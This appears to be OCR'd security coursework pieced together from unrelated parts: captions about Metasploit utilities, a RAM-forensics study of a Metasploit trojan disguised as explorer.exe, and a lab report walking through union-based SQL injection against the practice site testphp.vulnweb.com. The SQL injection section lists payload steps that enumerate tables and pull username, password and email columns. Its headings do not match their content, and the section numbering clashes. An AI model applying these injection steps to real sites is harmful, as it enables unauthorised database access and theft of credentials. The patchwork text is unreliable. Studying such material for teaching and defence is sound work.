
- 'msfutilities' categories




- Use of msf irb shell




- Use of 'msf-pattern_create' utility




- Use of 'msf-virustotal' utility




- Use of 'msf-virustotal' utility



- Use of 'msf-makeiplist' utility



- Input for 'msf-makeiplist' utility



- Use of 'msf-makeiplist' utility

SECURITY PATCH TO AVOID THESE TYPE OF ATTACKS

Research Method

2.1 Method

This study will use several methods, referring to research that has been done in the scientific journal

mentioned there are four stages, including Preservation, Collection, Examination, and Analysis

1. Preservation : This stage is an attempt to maintain and protect the integrity of the evidence so that there is no change or loss of evidence.

2. Collection : This stage involves collecting evidence related to cases that have occurred to help uncover cases that are being investigated

3. Examination : This stage is carried out processing of evidence that has been collected previously, so that data will be found relating to the case being investigated.

4. Analysis : The last step is an analysis of the available evidence so that information can be obtained from the identification of digital evidence contained and left behind on computer RAM.

2.2 Scenario

In this research, an attack scenario will be performed on a Windows 10 computer using Metasploit on the local

network. The attack scenarios are as follows:

1. The attacker generates a Trojan using Metasploit, named explorer.exe then stores it on a USB drive

2. The victim executes explorer.exe on the USB drive on his computer

3. The attacker who has been listening will get a session and can control the victim's computer remotely.

The simulation is carried out on a local network, using two computers. After the attacker gets a session, he can access the victim's computer, such as camera access, access files on the computer, and can turn off the computer remotely.

Live forensic technique is used to acquire the RAM of the victim's computer using FTK Imager, Magnet RAM Capture, and Dumpit when the victim's computer is on and still in remote control by the attacker

The purpose of this study is to look for digital evidence that is focused on five digital evidences in the form of an attacker's IP, evidence of exploits/trojans, processes running on RAM, operating system profiles used and the location of the exploit / trojan when executed by the victim.

3. Result and Discussion

In this section, an analysis of RAM acquisition files will be analyzed with live forensic techniques from the three

tools used in this study, namely FTK Imager, Dumpit, and Magnet RAM Capture. The purpose of using these various

tools are as a comparison of how the characteristics of digital evidence result from the acquisition of each tool used in this study. This research will focus on searching digital evidence in the form of attacker IP, evidence of exploits /

Trojans, processes that run on RAM, operating system profiles used, and the location of exploits / Trojans when executed by the victim. This section will explain the stages of analysis in each file acquisition or capture RAM results from the three tools used in this study, namely FTK Imager, Magnet RAM Capture, and Dumpit. First is analyzing the victim operating system, analyzing the process, then analyzing the dump exploit / Trojan, followed by analyzing the location of the exploit/trojan when the victim is executed and finally analyzing the network.

3.1 Stages of Analysis

3.1.1 Victim Operating System Analysis

The first stage, when analyzing file acquisition or RAM capture, is initial identification using the image info plugin in Volatility. This plugin will provide initial information about the operating system used. It is crucial to find out the initial information about the operating system used because it will be used for the further analysis process.

3.1.2 Running Process Analysis

Process Stage is an analysis of all activities of the processes running in the system when RAM capture is performed using FTK Imager, Magnet RAM Capture, and Dumpit while the system is still running. There are several plugins that are used in the Process analysis stage, as follows:

1. Pslist used to see the processes that occur during the process of RAM capture by knowing the running process can

be seen as suspicious processes.

2. Pstree is used to see the process in more detail by displaying the parent process.

3.1.3 Exploit/Trojan Process Analysis

Stage of Process Dump analysis is an advanced process when a suspicious process is identified from the previous stage that is Process analysis. After determining which suspicious process is possible, a dump file is performed. The dump file process will produce binary files, the purpose of the suspected exploit/Trojan dump process stage is for the purposes of further analysis of the suspicious binary file. The plugin used is Procdump.

3.1.4 The Location of Execute Exploit/Trojan by the Victim Analysis

This stage will find out the location or path where the victim executes the exploit/Trojan file. This is important so that the investigator gets additional information to trace where the exploit/Trojan came from so that a computer system becomes a victim of an attack. The plugin used is cmdline.

3.1.5 Network Analysis

Network analysis is carried out to find out the network activity on the computer system when the acquisition is made by knowing the activity on the computer system and will be searched for suspicious network connections. At this stage, the Netscan plugin is used.

3.2 Result

This section is the final result of the analysis process that has been done previously on the acquisition of files from the FTK Imager, Magnet RAM Capture and Dumpit. The following is a description of the results of the analysis:

Figure 2. Initial Analysis of Image File Results from Magnet RAM Capture

The next step is to analyze the Dumpit image file. Figure 3 is the result of the analysis using Volatility in the Dumpit image file. The initial identification result of Volatility for the Dumpit image file also generates profile suggestions, namely Win10x86_14393, Win10x86_15063 (Instantiated with WinXPS2x86). Interestingly, the Dumpit image file results in a slightly different profile suggestion from the FTK Imager and Magnet RAM capture, namely WinXPS2x86, shown in Figure 3 (marked with white blocks). However, when tested using the WinXPS2x86 profile for further analysis, an error occurred, or Volatility could not use the WinXPS2x86 profile to analyze the image file.

B. In the analysis process, various processes occur on a computer. There are two similar processes, namely the name explorer.exe, then determine the suspicious process that is running. In this attack simulation, the Trojan is given the name explorer.exe, so that when analyzing using pslist, two explorer.exe processes are visible, then the suspicious explorer.exe process is determined, as shown in Table 1. Determination of the explorer.exe process in Table 1 as a suspicious process is due to the explorer.exe process in Table 1 running under another explorer.exe process, which is Windows default explorer.exe

Table 1. Suspicious explorer.exe Process

No. Operating System RAM Capturer Tool Process

Name PID

1 Windows 10 FTK Imager explorer.exe 5904

2 Windows 10 Magnet RAM Capture explorer.exe 2348

3 Windows 10 Dumpit explorer.exe 3612

C. After determining the suspicious process, a process dump analysis is performed. In this research, a dump process

using the procdump was obtained from the image file from FTK Imager, Magnet RAM capture, and Dumpit. The

dump process succeeded in getting the binary file from the suspicious process for further analysis.

D. In the next process is finding out where the exploit or trojan can be executed by the victim. From the results of

experiments and analysis of image files generated by FTK Imager, Magnet RAM capture and Dumpit, the path of

the location of the trojan or exploit can be identified. The path of suspicious process that captured by FTK Imager is

located in G:\explorer.exe as shown in Figure 4.

Figure 5. Path Directory Suspicious Process that Captured by Magnet RAM Capture

Based on Figure 6 we can see that the directory or path the suspicious process that can be captured by Dumpit and

can be read by Volatility tool.

Figure 6. Path Directory Suspicious Process that Captured by Dumpit

E. In the network analysis process of the experimental results and analysis of image files generated by FTK Imager,

Magnet RAM capture and connection dumps that occur during an attack can be found, and IPs suspected of being

attackers can also be found.

The result on this research shown in Table 2, the digital artifact of attacks using Metasploit on Windows 10 like

an attacker IP, evidence of exploits / Trojans that were successfully dumped into binary files, Processes that run on

RAM, Operating system profiles used and the location of the exploit / Trojan when it was executed by the victim. can

be found.

Table 2. Artifact Digital of attacks using Metasploit on Windows 10

No. Digital Artifact RAM Capturer Tool State

1 IP Attacker FTK Imager Found
2 Exploit/trojan FTK Imager Found
3 Windows 10 FTK Imager Found
4 Running Process FTK Imager Found
5 Exploit/Trojan Location FTK Imager Found
6 IP Attacker Magnet RAM Capture Found
7 Exploit/trojan Magnet RAM Capture Found
8 Windows 10 Magnet RAM Capture Found
9 Running Process Magnet RAM Capture Found
10 Exploit/Trojan Location Magnet RAM Capture Found
11 IP Attacker Dumpit Found
12 Exploit/trojan Dumpit Found
13 Windows 10 Dumpit Found
14 Running Process Dumpit Found
15 Exploit/Trojan Location Dumpit Found

Based on the stages of research that have been carried out, successfully found digital evidence associated with
the possibility of an attack on a Windows 10 computer. This research can be used as an initial step for further research
in digital forensics, especially in the scope of RAM forensics.

3. SQL INJECTION

3.1 Introduction

- SQL injection is an attack where the hacker makes use of unvalidated user input to enter arbitrary data or SQL commands; malicious queries are constructed and when executed by the backend database it results in unwanted results. The attacker should have the knowledge of background database and he must make use of different strings to construct malicious queries to post them to the target.
- This attack technique that exploits a security vulnerability occurring in the database layer of an application. Hackers use injections to obtain unauthorized access to the underlying data, structure, and DBMS. By an SQL injection attacker can embed a malicious code in a poorly-designed application and then passed to the back-end database. The malicious data then produces database query results or actions that should never have been executed.
- By using an SQL Injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL Injection can also be used to add, modify and delete records in a database, affecting data integrity. To such an extent, SQL Injection can provide an attacker with unauthorized access to sensitive data.

AIM

Performing SQL injection on by on http://testphp.vulnweb.com Write a report along with screenshots and mentioning preventive steps to avoid SQL injections.

Basic Commands: -

- ✓ select: to fetch the data or verify the data from existing DB (Eg: login)
- ✓ insertinto: to insert new data in to DB (Eg: signup)
- ✓ Delete: it will delete a particular data from existing DB
- ✓ DROP: it will delete entire DB or table
- ✓ update / alter: changes for existing Data
- ✓ union: to combine all the strings in to one single set

- ✓ group concat: it will combine all the tables in Data in to one single set
- ✓ Information schema: public Database (basic structure of DB

Steps to perform SQL testing on target website:

1. You need to whether website is connected to DB or not (numerical numbers like id=? in URL's)

2. will check the vulnerability is existed or not (insert an ' after numerical number)
   No error / page is same --- secured
   error / page is changed / some changes done in webpage --- vulnerability

3. we are going to check how many public columns are available (order by 1,2,3 etc.)
   no error --- column in present
   error --- column is not present

4. we need to find how many columns are having loop holes / vulnerabilities
   union select 1,2,3,4,5,6,7,8,9,10,11

5. We need to find database name (remove 7 in URL and enter database () --- DB name: acuart


6. we need to find the table names from database
   (group_concat(table_name) from informartion_schema.tables where table_schmea=acuart
   artists,carts,categ,featured,guestbook,pictures,products,users
   Target : Users

7. we need to find columns from user's tables (replace table with column)
   uname,pass,cc,address,email,name,phone,cart
   Target: uname,pass,address,email

8. we need information from databse about selected columns (replace column name with uname,pass,address,email)


3.1 Performing SQL injection

Target Website :- http://testphp.vulnweb.com/




- ❖ Our targeted website is connected to DB

  Via link: - http://testphp.vulnweb.com/listproducts.php?cat=1
- ❖ After Inserting the (‘) after numerical number we got an error in the webpage




- By this we can say that this web page as vulnerability
- By "order by 1,2,3, etc." SQL command, we got total 11 public columns in our targeted web application



- By "union select 1,2,3,4,5,6,7,8,9,10,11" SQL Command, we got totally 3 loop holes / vulnerabilities.

